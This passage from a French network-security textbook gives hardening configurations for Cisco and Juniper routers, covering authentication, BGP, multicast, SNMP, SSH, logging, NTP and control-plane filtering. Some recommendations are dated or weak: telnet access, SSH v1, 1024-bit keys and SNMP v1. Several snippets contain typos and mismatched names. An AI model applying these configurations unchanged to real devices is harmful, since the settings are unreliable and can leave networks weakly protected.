TACACS-server host {IP}
TACACS-server key {clé}

/* ACL limitée aux adresses d'administration */
access-list yy permit ip_admin_range
access-list yy deny any

/* Applique la méthode d'authentification à une line */
line vty 0 x
 access-class yy in
 exec-timeout 15 0
 password 7 …
 login authentication
 transport input telnet
 transport output none
```

Configuration des protocoles de routage

Les protocoles de routage nécessitent d'être protégés afin d'éviter tout impact sur les tables de routage du réseau.

Voici un exemple de configuration du protocole de routage BGP (Border Gateway Protocol) :

```
/* Définition du processus de routage BGP */
router bgp AS
 bgp log-neighbor-changes
 network x.x.x.x
 neighbor y.y.y.y remote-as AS

/* Définition d'un mot de passe pour les sessions BGP */
 neighbor y.y.y.y password <MD5password>
 neighbor y.y.y.y version 4
```

```
/* Définition d'un filtre pour le trafic de routage entrant et sortant */
 neighbor y.y.y.y prefix-list leur-réseau in
 neighbor y.y.y.y prefix-list notre-réseau out

/* Limitation du nombre de préfixes dans les tables de routage */
 neighbor y.y.y.y maximum-prefix 120000

/* Définition d'une politique de filtrage du trafic de routage */
 neighbor y.y.y.y route-map autre-as in
 neighbor y.y.y.y route-map notre-as out

/* Définition de la politique de filtrage limitée au filtrage des valeurs associées
   aux systèmes autonomes */
route-map autre-as permit 10
 match as-path 98

route-map notre-as permit 10
 match as-path 99

/* ACL de filtrage des classes d'adresse IP */
ip prefix-list notre-réseau seq 5 permit z.z.z.z/17
ip prefix-list notre-réseau seq 10 deny 0.0.0.0/0 le 32
ip prefix-list leur-réseau seq 5 permit k.k.k.k/19
ip prefix-list leur-réseau seq 10 deny 0.0.0.0/0 le 32

/* ACL de filtrage des valeurs associées aux systèmes autonomes fondée sur
   des expressions régulières */
ip as-path access-list 98 permit ^AS(_AS)*$
ip as-path access-list 99 permit ^AS(_AS)*$
```

Configuration des protocoles de routage multicast

Les protocoles de routage multicast nécessitent d'être protégés afin d'éviter tout impact sur les tables de routage du réseau.

Voici un exemple de configuration pour la protection de l'accès IGMP :

```
/* Filter et autoriser les sources */
ip access-list extended authorized_Sources&Groups
     permit ip @ipS @netS @ipG @netG
     deny ip any any


interface x

   ip igmp access-group authorized_Sources&Groups


/* Filtrer et autoriser les seuls récepteurs */

access-list authorised_group permit @ip1 @net1

access-list authorised_group permit @ip2 @net2
```

```
access-list authorised_group deny any


interface x
   ip igmp access-group authorised_group


/* Configurer et appliquer des limitations aux protocoles de découverte et de
   gestion de groupes */
ip igmp limit number1
ip mld state-limit number2

interface x
    ip igmp limit number3

interface y
    ip mld limit number4

/* Limitation en débit */
interface x
ip multicast rate-limit {in/out} group-list authorised_group source-list
   authorised_source packetrate


/* Contrôle des groupes */
access-list authorised_group permit @ipG @netG


/* Contrôle des sources */
access-list authorised_source permit @ipS @netS
```

Voici un exemple de configuration pour la protection du protocole de routage intradomaine PIM :

```
/* Contrôle par configuration statique des adresses
IP des voisins PIM */
access-list access-list-name permit @ip
access-list access-list-name deny any

interface x
    ip pim neighbor-filter access-list-name


/* Filtrage statique au niveau d'un DR. Contrôle par access-lists des adresses
   des groupes et/ou des
sources multicast des paquets multicast */
ip access-list extended access-list-name
    permit ip @ipS @netS @ipG @netG
    deny ip any any
```

```
interface x
    ip access-group access-list-name in


/* Filtrage des sources autorisées. Il s'agit de restreindre au niveau du RP
   l'espace d'adresses source duquel on accepte des messages PIM Register */

access-list access-list-name permit @ip
access-list access-list-name deny any


ip pim accept-register {list access-list-name | route-map map-name}


/* Filtrage en entrée sur une interface de tous les paquets PIM fondés sur le champ
   protocole */
ip access-list extended filtrage-PIM
    deny 103 any any
   permit ip any any

interface x
    ip access-group filtrage-PIM in


/* Filtrage des sources et groupes à usage interne au domaine multicast par définition
   de "frontières multicast" */

access-list access-list-name permit @ip
access-list access-list-name deny any


interface x

    ip multicast boundary access-list-name


/* Contrôle au niveau d'une interface d'un routeur multicast du débit maximal auquel
   une source peut émettre du trafic sur un groupe */

ip multicast rate-limit {in | out} group-list liste-groupe source-list liste-source
  rate

access-list liste-groupe permit @ip
access-list liste-groupe deny @ip
access-list liste-source permit @ip
access-list liste-source deny any


/* Limitation du nombre de messages PIM Register par entrée (S,G)

encapsulés par seconde par un routeur DR */
```

```
ip pim register-rate-limit register-rate


/* Configuration du nombre maximal d'états multicast (*,G) et (S,G)
qui peuvent être créés dans la table de routage multicast d'un routeur */
ip multicast route-limit routes-number
```

Configuration SNMP

Le protocole SNMP v1 peut être protégé par trois éléments, qu'il faut impérativement configurer afin d'assurer une sécurité minimale :

```
snmp-server community {communauté} view {nom} RO/RW {ACL}
```

Le premier champ correspond à la communauté SNMP. Il ne doit pas être trivial — de type `private`, `public` — et doit être composé au minimum de 8 caractères et chiffres calculés de manière aléatoire. En SNMP v1, c'est la communauté qui fait office de mot de passe.

Le deuxième champ correspond aux options des droits d'accès, soit lecture seule, ou RO (Read Only), soit lecture-écriture, ou RW (Read Write). Il est fortement conseillé de ne garder que l'option RO afin d'éviter toute erreur volontaire ou involontaire d'écriture.

Le dernier champ correspond au filtrage des adresses IP autorisées à accéder à SNMP. Cette liste est généralement limitée aux adresses IP de la zone d'administration :

```
/* Définition des communautés et des mots de passe dont l'accès est limité aux
   adresses d'administration */
snmp-server community r3ad view rolimited RO 10
snmp-server view rolimited ip.21 excluded

snmp-server community wr1te view rwlimited RW 10
snmp-server view rwlimited sysUpTime included
snmp-server view rwlimited ciscoPingMIB included

snmp-server enable traps <…>
snmp-server host x.x.x.x
snmp-server source loopback0

/* ACL filtrant les adresses IP autorisées à accéder au service SNMP du routeur */
access-list 10 permit ip_admin_range
access-list 10 deny any
```

Configuration SSH (Secure Shell)

L'exemple ci-dessous porte sur la configuration et l'activation de SSH v1 ou v2. L'authentification des accès distants par clé ou par mot de passe dépend de la méthode utilisée pour administrer le réseau :

```
/* Attribution d'un nom au système */
hostname {nom}

/* Renseignement du domaine DNS requis pour des sessions SSH */
ip domain-name {domaine}

/* Génération d'une clé SSH avec des paramètres optionnels */
crypto key generate rsa usage-keys label SSH modulus 1024
ip ssh version 2
ip ssh timeout 60
ip ssh authentication-retries 3

/* ACL limitée aux adresses d'administration */
access-list yy permit ip_admin_range
access-list yy deny any log

/* Autorisation de l'accès SSH */
line vty 0 4
  password 7 …
  transport input SSH
  transport output none
  access-class yy in
  exec-timeout 15 0
```

Configuration de la journalisation des événements

L'équipement ne conservant qu'une quantité limitée d'informations dans un tampon local volatil, il est extrêmement important d'envoyer les messages vers un système déporté exécutant le daemon syslog (UNIX, Windows 9*x*/NT/2K, etc.) afin de recevoir les journaux sur une plate-forme centrale.

Les journaux peuvent faire l'objet de traitements en cas de problème réseau ou d'investigation de sécurité :

```
/* On s'assure que le processus de journalisation est à l'œuvre au niveau du stockage
   local comme à celui des informations stockées */
no logging console
logging on
logging buffered 16384 debugging
logging trap debugging
logging console critical
logging facility local5
logging source-interface loopback0
logging {IP}
```

Configuration NTP (Network Time Protocol)

Le temps, ou horloge, d'un équipement est fondamental pour la corrélation des événements réseau. Utile pour une investigation de sécurité ou de problèmes purement réseau, l'architecture globale du protocole NTP s'appuie sur différents niveaux de bases de temps, ou strates.

L'exemple ci-dessous montre comment mettre en œuvre la synchronisation *via* NTP en mode authentifié et au travers de filtres fondés sur des adresses IP :

```
/* Définition du processus de base de temps fondé sur l'heure GMT, avec une
   authentification par clé et un filtrage sur les adresses IP autorisées */
clock timezone GMT
ntp authentication-key {id} md5 {clé}
ntp authenticate
ntp trusted-key {id}
ntp update-calendar
ntp server {IP}
ntp access-group {query-only | serve-only | serve | peer} protect-ntp
ntp source loopback0

/* Définition des classes d'adresses IP autorisées à échanger des messages NTP */
ip access-list standard protect-ntp
 permit ip_admin_range
 deny any
```

Le protocole NTP permet de définir une architecture en niveaux (strates) autorisant la centralisation de la source émettrice de l'heure sur des systèmes de grande précision, tel le GPS.

Configuration d'un message d'avertissement

Voici un message type qui peut être configuré à l'aide de la commande suivante :

```
banner motd
L'accès à ce système n'est autorisé qu'aux seuls personnels habilités. Toute tentative
d'accès ou tout accès non autorisé fera l'objet de poursuites conformément à la loi.

Only authorized users can access this system. All attempts of intrusion or intrusions
will be prosecuted according to laws.
```

Configuration du contrôle du trafic à destination du routeur

La protection du routeur ou des accès au routeur peut être réalisée par un mécanisme de contrôle du trafic.

Comme l'illustre la figure 9.4, il est possible de protéger le plan de routage et d'administration d'un routeur.

Les commandes Cisco suivantes permettent de mettre en œuvre un tel mécanisme de sécurité :

```
/* Définition d'une classification des paquets de données */
class-map <trafic_class_name>
      match <access-group | protocol* | ip prec | ip dscp>

/* Définition d'une politique de service */
policy-map <service_policy_name>
```



Routeur
Administration (Management Plan)
Gestion du routage (Control Plane)
Gestion des accès : application d'une politique de Control Plane
Commutation des paquets (Data Plane)
Interface d'entrée
Interface de sortie

Figure 9.4

Contrôle du trafic à destination d'un routeur Cisco

```
        class <trafic_class_name>
              police <cir | rate> conform-action <transmit | drop >
                     exceed-action <transmit | drop>

/* Configuration du mode de contrôle */
control-plane
     service-policy {input | output} <service_policy_name>
```

Les applications génériques suivantes qui nécessitent l'accès à un routeur doivent faire l'objet d'une classe :

- protoco1e de routage BGP (Border Gateway Protocol) ;
- protocole de routage IGP (Interior Gateway Protocol) ;
- trafics destinés à l'administration, tels SSH, SNMP, NTP, etc. ;
- trafics à des fins de performances et de statistiques, tels que le trafic ICMP, etc.

Configuration du contrôle des accès au routeur

Cette section détaille les accès d'administration à un routeur et les protections à mettre en place pour se prémunir de toute faiblesse de configuration sur une des parties les plus sensibles de la configuration des routeurs.

Il existe plusieurs méthodes pour se connecter à un équipement, soit directement par le port console, soit par le port AUX (généralement réservé aux accès modem), soit encore par le biais du réseau, au travers d'une interface VTY (Virtual Teletype Terminal) loopback ou encore d'une interface dédiée à l'administration, dite hors bande (*out-of-band*).

Dans les exemples ci-dessous, les connexions sont protégées par mot de passe — les authentifications de type TACACS+ sont toutefois préférables, car elles permettent de gérer des comptes individuels d'accès associés à des types de profils définis, dans lesquels les commandes autorisées sont clairement spécifiées — et limitées ou restreintes à certains équipements. Des domaines d'autorité sur le réseau peuvent en outre être définis. On filtre ainsi les classes d'adresses IP autorisées à accéder au routeur, tout en limitant les temps de connexion au routeur sans activité.

La commande `line console` permet d'accéder directement à l'équipement à l'aide d'un terminal. Par défaut, on se protège au moyen des lignes de configuration suivantes :

```
line con 0

/* Définition d'un mot de passe local */
  password 7 …….

/* Définition d'un temps maximal de connexion sans activité */
  exec-timeout 15 0

/* Interdiction de réaliser des connexions sortantes */
  transport output none
```

La commande `line aux` permet d'accéder à l'équipement en général à l'aide d'un modem pour des accès de type secours. Par défaut, on se protège au moyen des lignes de configuration suivantes :

```
line aux 0

/* Définition d'un mot de passe local */
  password 7 …….

/* Définition d'un temps maximal de connexion sans activité */
  exec-timeout 15 0

/* Interdiction de réaliser des connexions entrantes */
  transport input none


/* Interdiction de réaliser des connexions sortantes */
  transport output none
```

La commande `line vty` permet d'accéder à l'équipement, par exemple pour des besoins de service. Par défaut, on se protège au moyen des lignes de configuration suivantes :

```
/* ACL limitée aux adresses d'administration */
access-list yy permit ip_admin_range
access-list yy deny any log
```

```
line vty 0 x

/* Définition d'un mot de passe local */
  password 7 …….

/* Filtrage des adresses IP autorisées à se connecter */
  access-class yy in

/* Définition d'un temps maximal de connexion sans activité */
  exec-timeout 15 0

/* Définition des protocoles autorisés à se connecter */
  transport input telnet ssh

/* Interdiction de réaliser des connexions sortantes */
  transport output none
```

Configuration des routeurs Juniper

Nous détaillons dans cette section un ensemble de règles de configuration permettant de définir une politique de configuration adaptée à une implémentation d'équipements de routage Juniper.

Suivant les versions de Junos de Juniper, la syntaxe des commandes de configuration peut changer et doit être prise en compte dans la définition des règles de configuration.

Nous définissons par l'expression `ip_admin_range` la plage d'adresses IP autorisée à accéder aux équipements à des fins d'administration réseau.

Configuration générale des routeurs

Par défaut, les fonctions minimales de sécurité doivent être activées (non-routage des flux broadcast dirigés, accès à distance tels que Telnet, SSH, etc., accès en écriture SNMP, etc.).

La désactivation du source-routing interdit les paquets routés depuis la source IP donnée par un paquet (cette méthode permet de détourner le protocole de routage standard prévu pour mener des attaques potentielles) :

```
[edit]
chassis {
    no-source-route ;
}
```

La désactivation des messages ICMP redirect permet de se prémunir contre les scannings fondés sur le protocole ICMP (Internet Control Message Protocol), lequel permet à un observateur de récolter des informations utiles sur le réseau (topologie, règles de filtrage, etc.) :

```
[edit system]
no-redirects ;
```

```
Pour désactiver l'envoi de messages ICMP redirect sur une interface, il faut utiliser
la commande suivante :
[edit interfaces interface-name unit logical-unit-number]
    family family {
        no-redirects ;
    }
}
```

La définition d'adresses `martians` (martiennes) de manière générique peut être utilisée par l'équipement réseau, notamment pour le routage :

```
[edit]
routing-options {
    martians {
        0.0.0.0/7 longer ;
        10.0.0.0/8 longer ;
        172.16.0.0/12 longer ;
        etc.
}
```

Configuration du filtrage du trafic sur les interfaces

Un routeur est capable de filtrer les paquets IP en se fondant sur un pare-feu permettant de définir un ensemble de règles de filtrage.

Les filtres sont composés d'une condition de comparaison et d'une action, comme ci-dessous :

```
[edit]
firewall {
    family family-name {

        /* Nom du filtre */
        filter filter-name {

            /* Numéro de règle */
            term term-name {
                from {
                    /* Condition de comparaison */
                    match-conditions ;
                }
                then {

                    /* Action */
                    action ;
                    action-modifiers ;
                }
            }
        }
    }
}
```

Un filtre correspond donc à un ensemble de termes. Chaque terme contient une condition de comparaison et une action associée. Une condition de comparaison s'appuie généralement sur les adresses source et destination, ainsi que sur les ports UDP et TCP source et destination.

Voici un exemple de protection du trafic entrant sur une interface réseau d'un routeur :

```
interfaces {

traceoptions {
          /* Rotation sur 5 fichiers de 1 Mo chacun */
          file log-interfaces size 1m files 5;

          /* Détecte les changements de configuration */
          flag change-events;
     }

     ge-0/0/0 {
          description "Interface externe";

          /* Permet d'émettre des snmp traps */
          traps;
          link-mode full-duplex;
          unit 0 {
                  family inet {

                        /* Ne permet pas ICMP redirects */
                        no-redirects;

                        /* Filtrage entrant */
                        filter {
                                input inbound-filter;
                        }

                        address 10.5.5.254/24;
                  }
          }
     }
}

firewall {

      filter inbound-filter {

             /* Limite le trafic ICMP à 500k/s */
             policer icmp-500k {
                    if-exceeding {
                          bandwidth-limit 500k;
                          burst-size-limit 62k;
                    }
                    then discard;
```

```
            }

            /* Filtrage anti-spoofing des adresses sources */
            term regle1 {
                from {
                   source-address {
                         10.1.1.0/24 ;
                   }

                }
                then discard ;
            }

            /* Limite le trafic ICMP */
            term regle2 {
                  from {
                      protocol icmp;
                  }
                  then {
                      count policer-icmp-500k;
                      policer icmp-500k;
                  }
            }

            /* Permet l'accès aux adresses internes autorisées */
            term regle3 {
                  from {
                      destination-address {
                             10.1.1.0/24 ;
                      }
                  }
                  then accept;
            }

            /* Détruit le reste du trafic */
            term default-action {
                  then discard;
            }
        }
}
```

Les actions possibles lorsqu'un paquet correspond à une condition de comparaison sont les suivantes :

- `accept` : le paquet est accepté et envoyé vers sa destination.
- `discard` : le paquet n'est pas accepté, et aucune action secondaire ne lui est appliquée.
- `next-term` : le paquet est envoyé au prochain terme du filtre.
- `reject` : le paquet n'est pas accepté, et un message de rejet est généré.

Des actions secondaires peuvent alors être exécutées (sauf dans le cas de l'action `discard`), notamment les suivantes :

- `count` : ajoute 1 à un compteur de paquets.
- `log` : journalise le paquet dans un journal d'événements local.
- `syslog` : envoie une alerte syslog.

Les termes d'un filtre sont évalués les uns après les autres de manière séquentielle. Si une condition de comparaison d'un terme correspond à un paquet, l'action spécifiée est exécutée. Si aucune action n'est configurée, le paquet est accepté. En revanche, si aucun terme ne correspond au paquet, le paquet est rejeté.

À ce stade, il est possible d'appliquer un filtre à une interface donnée en entrée ou en sortie :

```
edit intearface ifname unit unit-number family family]
filter {
    input filter-name ;
    output filter-name ;
}
```

Configuration des droits des utilisateurs

La gestion des droits des utilisateurs est réalisée par le biais de classes, comme l'illustre la commande suivante :

```
[edit system]
login {
    class class-name {
        allow-commands "regular-expression";
        allow-configuration "regular-expression";
        deny-commands "regular-expression";
        deny-configuration "regular-expression";
        idle-timeout minutes ;
        permissions [ permissions ];
    }
```

Une classe peut être associée à un ou plusieurs utilisateurs et permet de définir un ensemble de droits, notamment les suivants :

- commandes du mode opérationnel autorisées (`allow-commands`) ou interdites (`deny-commands`) ;
- commandes du mode de configuration autorisées (`allow-configuration`) ou interdites (`deny-configuration`) ;
- durée maximale d'une session ouverte ainsi que droits spécifiés ;
- droits d'accès en lecture et/ou écriture sur certaines parties de la configuration et accès aux commandes du mode opérationnel.

Quatre classes d'accès sont définies par défaut, avec les permissions suivantes :

- `operator` : `clear`, `network`, `reset`, `trace`, `view` ;
- `read-only` : `view` ;
- `super-user` : `all` ;
- `unauthorized` : `none`.

Configuration de la définition des utilisateurs locaux

Les utilisateurs locaux sont définis à l'aide de la commande suivante :

```
user user-name {
    full-name complete-name ;
    uid uid-value ;
    class class-name ;
    authentication {
        (encrypted-password "password " | plain-text-password);
        ssh-rsa "public-key" ;
        ssh-dsa "public-key" ;
    }
}
```

Un utilisateur est donc défini par son `user-name`, auquel il est possible d'associer les éléments suivants :

- nom complet (`full-name`) ;
- classe de droit (`class-name`) ;
- identifiant numérique unique (`uid`) ;
- authentification (mot de passe ou paire de clés RSA/DSA).

Configuration de la définition de l'utilisateur root

Un routeur Juniper possède par défaut un compte root, ou « super-administrateur ».

Ce compte dispose de tous les droits, mais il est possible de le modifier par le biais de la commande suivante :

```
[edit system]
root-authentication {
    (encrypted-password "passwd"|plain-text-password) ;
    ssh-rsa "public-key" ;
    ssh-rda "public-key"
}
```

Les authentifications possibles sont soit un mot de passe, soit une paire de clés RSA/DSA.

Configuration TACACS+ ou RADIUS

En cas de redirection de l'authentification des utilisateurs sur un serveur RADIUS ou TACACS+, il est nécessaire d'utiliser les commandes suivantes :

```
[edit system]
/* Adresse IP du serveur */
radius-server @address {

    /* Port à utiliser pour les échanges RADIUS */
    port number ;

    /* Secret partagé pour authentifier les échanges */
    secret secret ;

    /* Nombre d'essais pour une requête */
    retry number ;

    /* Temps d'attente d'une réponse du serveur à une requête */
    timeout seconds ;
}

/* Adresse IP du serveur */
tacplus-server @address {

    /* Secret partagé pour authentifier les échanges */
    secret secret ;

    /* Utilisation d'une seule connexion TCP */
    single-connection ;

    /* Temps d'attente d'une réponse du serveur à une requête */
    timeout seconds ;
}
```

L'ordre d'usage des méthodes d'authentification d'un utilisateur est défini par la commande suivante :

```
[edit system]
authentication-order [ methods ]
```

Les méthodes d'authentification possibles sont les suivantes :

- `radius` : utilisation des services RADIUS ;
- `tacplus` : utilisation des services TACACS+ ;
- `password` : utilisation d'une authentification par mot de passe en utilisant les données de configuration locales des utilisateurs.

Configuration des protocoles de routage

Les protocoles de routage nécessitent d'être protégés afin d'éviter tout impact sur l'acheminement des paquets dans le réseau.

Voici un exemple de configuration du protocole de routage BGP (Border Gateway Protocol) dans lequel différents mécanismes de protection de sécurité sont activés (on limite la table de routage à 100 000 préfixes BGP) :

```
[edit]
protocols {
    bgp {
        family inet {
            any {
                prefix limit {

                    /* Limite de 100 000 routes */
                    maximum 100000 ;

                    /* Messages d'avertissement à 90 % */
                    /* Déconnexion définitive */
                    teardown 90 forever ;
                }
            }
        }
    }
}
```

Pour authentifier les voisins BGP à l'aide d'un secret partagé, on utilise la commande suivante :

```
[edit]
protocols {
    bgp {
        group group_name {
            /* Secret partagé pour une session BGP */
            authentication-key key ;
        }
    }
}
```

Pour contrôler les instabilités de routes BGP, on utilise la commande suivante :

```
[edit]
protocols {
    bgp {
        /* Activation du "dampening" des routes BGP */
        damping ;
    }
```

Pour contrôler les routes BGP importées, par exemple en rejetant les routes multicast et les routes annoncées avec un AS privé, on utilise la commande suivante :

```
[edit]
protocols {
    group eBGP_name {

        /* Le voisin est un AS externe */
        type external ;

        /* Contrôle des routes importées */
```

```
        import [ nobogons noprivateAS ] ;
    }
}

/* Définition de la politique nobogons */
[edit]
policy-options {
    policy-statement nobogons{
        /* Rejet des routes multicast et au-delà */
        from route-filter 224.0.0.0/4 orlonger reject ;
    }
}

/* Définition de la politique noprivateas */
[edit]
policy-options {
    policy-statement noprivateas{
        /* Rejet des routes contenant un AS privé */
        from as-path private ;
        then reject ;
    }
    as-path private AS1-AS2 ;
}
```

Configuration SNMP

Les versions SNMP supportées sont v1, v2c et v3. Bien que les versions supérieures à v1 offrent de meilleurs services de sécurité, nous détaillons uniquement la configuration SNMP v1 :

```
[edit]
snmp {

    community community-name {
        authorization authorization ;
        clients {
            address restrict;
        }
        view view-name;
    }

    interface [ interface-name ];

    traceoptions {
        file size size files number;
        flag flag;
    }

    trap-group group-name {
        categories category;
        destination-port <port-number>;
```

```
        targets {
            address;
        }

    version version;
    }

    trap-options {
        agent-address outgoing-interface;
        source-address address;
    }

    view view-name; {
        oid object-identifier (include | exclude)
    }
}
```

Une vue est une partie de la MIB. Elle est définie par la commande suivante :

```
[edit snmp]
view view-name {
    oid object-identifier (include | exclude)
}
```

Les communautés sont définies par la commande suivante :

```
[edit snmp]
community community-name {

    /* Droits associés à la communauté : read-only, read-write */
    authorization authorization ;

    /* Limite l'accès des clients potentiels */
    clients {
        default restrict;
        address/prefix <restrict> ;
    }

    /* Limite la vue associée à cette communauté */
    view view-name;
}
```

Configuration SSH (Secure Shell)

L'exemple ci-dessous porte sur la configuration et l'activation de SSH v1 ou v2 (l'authentification peut être effectuée au moyen de clés ou par mot de passe) :

```
[edit system]
services {
    /* Configuration ssh */
    ssh {
        /* 5 sessions ssh concurrentes autorisées */
```

```
        connection-limit 5 ;

        /* 5 tentatives de connexions par minute */
        rate-limit 5 ;

        /* Version du protocole ssh v1 et v2 */
        protocol-version v1 v2 ;

        /* Interdiction de se connecter en root */
        root-login deny ;
    }
}
```

Configuration de la journalisation des événements

Les événements survenant sur un routeur peuvent être journalisés à l'aide du protocole syslog.

La configuration de syslog se réalise de la façon suivante :

```
[edit system]
syslog {

    archive {
        files number ;
        size size ;
        (world-readable | no-world-readable);
    }

    /* Les messages d'événements sont envoyés dans un fichier */
    file filename {
        facility level ;
        archive {
            files number ;
            size size ;
            (world-readable | no-world-readable);
        }
    }

    /* Les messages d'événements sont envoyés vers un serveur */
    /*  syslog */
    host hostname {
        facility level ;
        facility-override facility;
        log-prefix string;
    }

    /* Les messages d'événements sont envoyés vers un port */
    /* console d'un utilisateur */
    user (username | *) {
        facility level ;
```

```
    }

    /* Les messages d'événements sont envoyés vers le port */
    /* console système */
    console {
        facility level ;
    }
}
```

Les messages envoyés à ces destinations peuvent être marqués avec un degré d'urgence (`level`), mais aussi une classe (`facility`) permettant d'identifier la source.

Configuration NTP (Network Time Protocol)

Afin de dater tous les événements survenant sur un routeur et réaliser des corrélations, il peut être nécessaire de configurer un serveur de temps NTP de la façon suivante :

```
[edit system]
ntp {
    /* Valeur de la clé pour l'authentification */
    authentication-key number type type value password ;

    /* Adresse du serveur NTP interrogé lors du démarrage
       du routeur */
    boot-server address ;

    /* Adresse du serveur NTP interrogé de manière
       périodique */
    server address ;
}
```

Configuration d'un message d'avertissement

Une bannière de login peut être configurée de la façon suivante :

```
[edit]
system {
    login {
        message message ;
    }
}
```

Voici un message type qui peut être configuré :

```
L'accès à ce système n'est autorisé qu'aux seuls personnels habilités. Toute tentative
d'accès ou tout accès non autorisé sera poursuivi conformément à la loi.

Only authorized users can access this system. All attempts of intrusion or intrusions£
will be prosecuted according laws.
```

Configuration des accès au routeur

Cette section détaille les accès d'administration à un routeur et les protections à mettre en place pour se prémunir de toute faiblesse de configuration sur une des parties les plus sensibles de la configuration des routeurs.

Les différentes méthodes d'accès à un routeur sont les suivantes :

- port console (câble RS-232, hyperterminal) ;
- port auxiliaire (câble RS-232, modem) ;
- interface dédiée utilisée pour un accès d'administration hors bande ;
- interface dédiée utilisée pour un accès d'administration dans la bande.

La protection du routeur ou des accès au routeur est réalisée *via* l'interface `loopback0` (`lo0`), qui reçoit les demandes de connexion administrative distante, les paquets de routage et tout trafic destiné au routeur *(voir figure 9.5)*.




Figure 9.5

Contrôle du trafic à destination d'un routeur Juniper

Cette interface génère en outre les paquets de données issues du routeur (paquet ICMP, de routage, etc.). L'exemple ci-après illustre la configuration d'un filtrage classique de contrôle de trafic pour un routeur :

```
[edit firewall family inet]
filter protection-routeur {
```

```
/* Limitation de la bande passante ssh */
policer ssh-policy {
    if-exceeding {
        /* Limitation 2 Mo/s */
        bandwitdth-limit 2m ;

        /* Nombre d'octets de burst autorisés */
        burst-size-limit 200k ;
    }
    then discard ;
}

/* Limitation de l'utilisation de la bande passante icmp */
policer icmp-policy {
    if-exceeding {
        /* Limitation 2 Mo/s */
        bandwitdth-limit 2m ;

        /* Nombre d'octets de burst autorisés */
        burst-size-limit 200k ;
    }
    then discard ;
}

/* Filtre tcp */
term tcp-limit {
    from {
        source-address {
            ip_admin_range ;
        }
        protocol tcp ;
        tcp-flags "(syn & !ack) | fin | rst)"
    }
    then {
        accept ;
    }
}

/* Filtre ssh */
term tcp-limit {
    from {
        source-address {
            ip_admin_range ;
        }
        protocol tcp ;
        destination-port ssh ;
    }
    then {
        policer ssh-1m ;
        accept ;
```

```
        }
    }

    /* Filtre snmp, radius */
    term utility-limit {
        from {
           source-address {
                ip_admin_range ;
            }
            protocol udp ;
            destination-port [snmp, radius] ;
        }
        then {
            accept ;
        }
    }

    /* Filtre icmp */
    term icmp-limit {
        from {
            protocol icmp ;
            icmp-type [ echo-request echo-reply unreacheable
                      time-exceeded source-quench ] ;
        }
        then {
            policer icmp-policy ;
            accept ;
        }
    }
      term default-action {
           then discard;
      }
}
```

En résumé

Les équipements réseau sont généralement des « boîtes noires », sur lesquelles il est difficile d'avoir un contrôle en profondeur, excepté pour les aspects de configuration. Par conséquent, les configurations des équipements réseau sont critiques pour la sécurité d'un réseau et de ses services. Comme nous l'avons vu dans ce chapitre, tous les éléments de configuration doivent être étudiés afin de répondre au mieux aux exigences de sécurité de l'entreprise.

Certains équipements réseau reposent sur des serveurs, dotés de systèmes d'exploitation non propriétaires, tels que Unix, etc., afin de fournir des services réseau (DNS, NTP, DHCP, etc.). Sachant que la sécurité de ces services dépend aussi de la sécurité de ces serveurs, nous détaillons au chapitre suivant les éléments de sécurité de ces systèmes.

10

Protection des systèmes et des applications réseau

Tout réseau est construit dans le but d'offrir des services à valeur ajoutée implémentés sur des systèmes dédiés. Nous détaillons dans ce chapitre les principes et techniques qui guident la protection de ces systèmes ainsi que la sécurisation des programmes associés.

Le principe essentiel que doit suivre une telle protection peut se résumer de la façon suivante : « Implémentation de tous les services, mais uniquement de ceux-ci, ni plus ni moins. »

